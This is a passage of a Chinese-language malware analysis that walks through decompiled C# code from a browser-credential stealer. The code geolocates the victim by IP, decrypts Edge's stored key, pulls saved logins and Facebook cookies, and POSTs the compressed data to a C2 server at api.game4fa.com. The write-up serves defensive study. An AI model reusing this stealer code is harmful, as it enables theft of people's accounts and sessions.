thread3.Join();
thread4.Join();
thread5.Join();
```

(1) 我们对这些线程的主要功能进行分析，首先是 Information.runAsync 方法：
该方法会首先设置 http 链接协议 Tls12，然后尝试访问 api.ipify.org（该网站能返回当前主机的 IP 及其相关信息）并且从返回中获取一个 json 数据，其中包括 IP 地址和国家等：




```
// Token: 0x02000015 RID: 21
private class myIp
{
    // Token: 0x17000005 RID:
    // (get) Token: 0x06000082
    // (set) Token: 0x06000083
    public string ip
    {
        get;
        set;
    }

    // Token: 0x17000006 RID:
    // (get) Token: 0x06000084
    // (set) Token: 0x06000085
    public string country
    {
        get;
        set;
    }

    // Token: 0x17000007 RID:
    // (get) Token: 0x06000086
    // (set) Token: 0x06000087
    public string cc
    {
        get;
        set;
    }
```

```
public static void runAsync()
{
    Infomation.myIp myIp = null;
    try
    {
        ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
        string text = WebUtility.requestGet("https://api.ipify.org/?format=json", "https://api.ipify.org/?format=json");
        myIp = JsonConvert.DeserializeObject<Infomation.myIp>(text);
        bool flag = myIp != null;
        if (flag)
        {
            Program.perInfo.ip = myIp.ip;
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
```

访问C2


获取json数据

接下来会利用从上面中获取的数据提取 IP 然后访问 ip-api.com 从而获取当前主机的更多信息，包括 IP 地址查询状态、国家、地区、城市、等信息，然后将这些信息保存到 perInfo 对象中：




```
bool flag2 = myIp != null;
if (flag2)
{
    try
    {
        string text2 = WebUtility.requestGet("http://ip-api.com/json/" + myIp.ip, "https://api.myip.com/");
        Infomation.Geolocation geolocation = JsonConvert.DeserializeObject<Infomation.Geolocation>(text2);
        bool flag3 = myIp != null;
        if (flag3)
        {
            Program.perInfo.@as = geolocation.@as;
            Program.perInfo.city = geolocation.city;
            Program.perInfo.country = geolocation.country;
            Program.perInfo.countryCode = geolocation.countryCode;
            Program.perInfo.isp = geolocation.isp;
            Program.perInfo.org = geolocation.org;
            Program.perInfo.regionName = geolocation.regionName;
            Program.perInfo.timezone = geolocation.timezone;
            Program.perInfo.zip = geolocation.zip;
        }
    }
    catch (Exception ex2)
    {
        Console.WriteLine(ex2.Message);
```

(2) 然后看下面的线程创建，都是对浏览器进行命名和操作，跟进去后发现都是进行同样的操作——窃密。我们以 Edge.runAsync 方法为例：
该方法首先遍历指定路径中（"C:\\Users\\Administrator\\AppData\\Local"）的文件夹，然后访问指定浏览器文件夹中的用户 Local State 文件，该文件保存了用户的浏览器多种重要数据（其中包括 os_crypt 下的 encrypted_key 密钥，该密钥用于对网站账户、cookie、密码等隐私数据）：




```
public static void runAsync()
{
    string str = "\\Microsoft\\Edge";
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        string text = File.ReadAllText(folderPath + str + "\\User Data\\Local State");
        text = JObject.Parse(text).get_Item("os_crypt").get_Item("encrypted_key").ToString();
        text = text.Replace("\"", "");
        byte[] array = Convert.FromBase64String(Edge.RemoveInvalidChars(text));
        byte[] encryptedData = Edge.SubArray<byte>(array, 5, array.Length - 5);
        byte[] decodedKey = ProtectedData.Unprotect(encryptedData, null, DataProtectionScope.LocalMachine);
        DirectoryInfo directoryInfo = new DirectoryInfo(folderPath + str + "\\User Data");
```

接下来利用密钥解密浏览器中保存的用户数据（账户信息、cookie）：




```
DirectoryInfo directoryInfo = new DirectoryInfo(folderPath + str + "\\User Data");
int num = 1;
string text2 = "";
string text3 = "";
DirectoryInfo[] directories = directoryInfo.GetDirectories();
for (int i = 0; i < directories.Length; i++)
{
    DirectoryInfo directoryInfo2 = directories[i];
    bool flag = directoryInfo2.Name.ToLower().Contains("default") || directoryInfo2.Name.ToLower().Contains
     ("profile");
    if (flag)
    {
        try
        {
            string text4 = Edge.readLoginData(directoryInfo2.FullName, decodedKey, num);
            bool flag2 = !string.IsNullOrWhiteSpace(text4);
            if (flag2)
            {
                text2 += string.Format("Edge {0}{1}", num, Environment.NewLine);
                text2 += text4;
            }
            string text5;
            string fbCookie = Edge.readCookie(directoryInfo2.FullName, decodedKey, num, out text3, out text5);
```

然后将获取的浏览器中保存的账户信息和 cookie 进行保存:




```
string text5;
string fbCookie = Edge.readCookie(directoryInfo2.FullName, decodedKey, num, out text3, out text5);
bool flag3 = !string.IsNullOrWhiteSpace(text5);
if (flag3)
{
    CheckInfo checkInfo = new CheckInfo();
    checkInfo.Browser = "Edge";
    checkInfo.Cookies = text5;
    checkInfo.fbCookie = fbCookie;
    bool flag4 = string.IsNullOrWhiteSpace(text3);
    if (flag4)
    {
        text3 = Edge.getDevice_id_salt(directoryInfo2.FullName);
    }
    checkInfo.C_User = text3;
    Program.perInfo.infoAds.Add(checkInfo);
    num++;
```




```
bool flag5 = string.IsNullOrWhiteSpace(Program.perInfo.LoginAccount);
if (flag5)
{
    Program.perInfo.LoginAccount = "";
}
PerInfo expr_22E = Program.perInfo;
expr_22E.LoginAccount += text2;
```

(3) 最后将调用 Program.writeLog 方法，在本地创建 Log.txt 并且向其中写入字符串以及前面收集的用户数据:




```
    thread11.Join();
    thread12.Join();
    thread13.Join();
    thread14.Join();
    Program.writeLog("Game playing");
    string text = JsonConvert.SerializeObject(Program.perInfo);
    Program.writeLog("Game playing 1");
    string value = EncryptionHelper.CompressString_2(text);
    Program.writeLog("Game playing 2");
    Program.SLEEP = Program.PostData(value, EncryptionHelper.CompressString_2(Program.RandomString(15)));
    Program.writeLog("Game playing 3");
    Console.Write(text);
    Console.Write(value);
```




```
public class Program
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
    public static void writeLog(string log)
    {
        try
        {
            File.AppendAllText("Log.txt", DateTime.Now.ToString() + ": " + log + Environment.NewLine);
        }
        catch
        {
        }
    }
```

(4) 同时还会调用 Program.PostData 向黑客的 C2（api.game4fa.com）传输收集的信息（其中信息被 EncryptionHelper.CompressString_2 进行加密，并且添加了随机数以干扰流量分析），同时还会接收 C2 返回的信息，并且写入 Log.txt 文件中。



```
Program.writeLog("Game playing");
string text = JsonConvert.SerializeObject(Program.perInfo);
Program.writeLog("Game playing 1");
string value = EncryptionHelper.CompressString_2(text);
Program.writeLog("Game playing 2");
Program.SLEEP = Program.PostData(value, EncryptionHelper.CompressString_2(Program.RandomString(15)));
Program.writeLog("Game playing 3");
Console.Write(text);
Console.Write(value);
```



```
private static int PostData(string value, string key)
{
    int result;
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
        string requestUriString = "https://api.game4fa.com/api/data";
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Method = "POST";
        httpWebRequest.Timeout = -1;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.ContentType = "application/json";
        string value2 = string.Concat(new string[]
        {
            "{\"key\": \"",
            key,
            "\",\"value\": \"",
            value,
            "\"}"
```

27. 整个恶意代码分析结束。
28.